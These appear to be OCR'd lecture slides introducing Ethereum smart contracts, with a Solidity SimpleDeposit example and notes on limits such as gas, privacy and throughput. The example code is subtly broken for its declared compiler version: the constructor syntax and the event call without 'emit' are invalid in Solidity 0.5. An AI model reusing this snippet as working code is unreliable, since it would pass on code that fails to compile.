
- Every contract is deployed as a transaction.
- During deployment, the code is placed on the blockchain and the contract receive a 160-bit identifier (20 bytes).

- Once created, every contract owns:
  - An address
  - A contract balance
  - A predefined executable code
  - A state

ETHEREUM SMART CONTRACTS - 2

- Different parties can interact by sending contract-invoking transactions.
- For instance:
  - Reading and updating the contract state
  - Interacting and executing other contracts
  - Transferring value to others.
- Transactions are executed by all the node in the network and the output are validated using the consensus protocol.





ETHEREUM PROGRAMMING LANGUAGES

Smart contracts are written in high-level language and afterwards they are compiled to EVM bytecode. Main languages:


- Serpent
- Viper
- Solidity
- LLL (Low-level Lisp-like Language)

SOLIDITY

MAIN FEATURES

- JAVASCRIPT SIMILAR SYNTAX
- STATICALLY TYPED
- INHERITANCE
- POLYMORPHISM
- LIBRARIES
- USER DEFINED TYPES

EXAMPLE



```
pragma solidity ^ 0.5.1;

 contract SimpleDeposit {
     mapping(address => uint) balances;

     event LogDepositMade(address from, uint amount);

     modifier minAmount(uint amount) {
         require(msg.value >= amount);
         _;
     }

     constructor SimpleDeposit() public payable {
         balances[msg.sender] = msg.value;
     }

     function deposit() public payable minAmount(1 ether) {
         balances[msg.sender] += msg.value;
         LogDepositMade(msg.sender, msg.value);
     }

     function getBalance() public view returns(uint balance) {
         return balances[msg.sender];
     }

     function withdraw(uint amount) public {
         if (balances[msg.sender] >= amount) {
             balances[msg.sender] -= amount;
             msg.sender.transfer(amount);
         }
     }
 }
```

COMPILER VERSION

CONTRACT DECLARATION

MAPPING

EVENT

MODIFIER


CONSTRUCTOR

MSG

FUNCTION

FUNCTION

FUNCTION



DEVELOPMENT ASPECTS

LIMITS

PERFORMANCE

Computation-heavy applications are not suitable for the blockchain due to fees

LARGE DATA

Since every node owns a copy of the ledger, it's better to store only hash or meta-data on the blockchain


PRIVACY

Data on the blockchain is visible to all network participants. Sensitive data requires obfuscation

THROUGHPUT

High-frequency or low latency deployments are not suitable due to cryptography, consensus, and redundancy

NEW ENGINEERING APPROACH



GAS ESTIMATION

Developers are responsible for the internal organisation and manipulation of data at a deeper level

FEW NATIVE METHODS

For example, a developer would have to implement a method to concat or lowercase strings

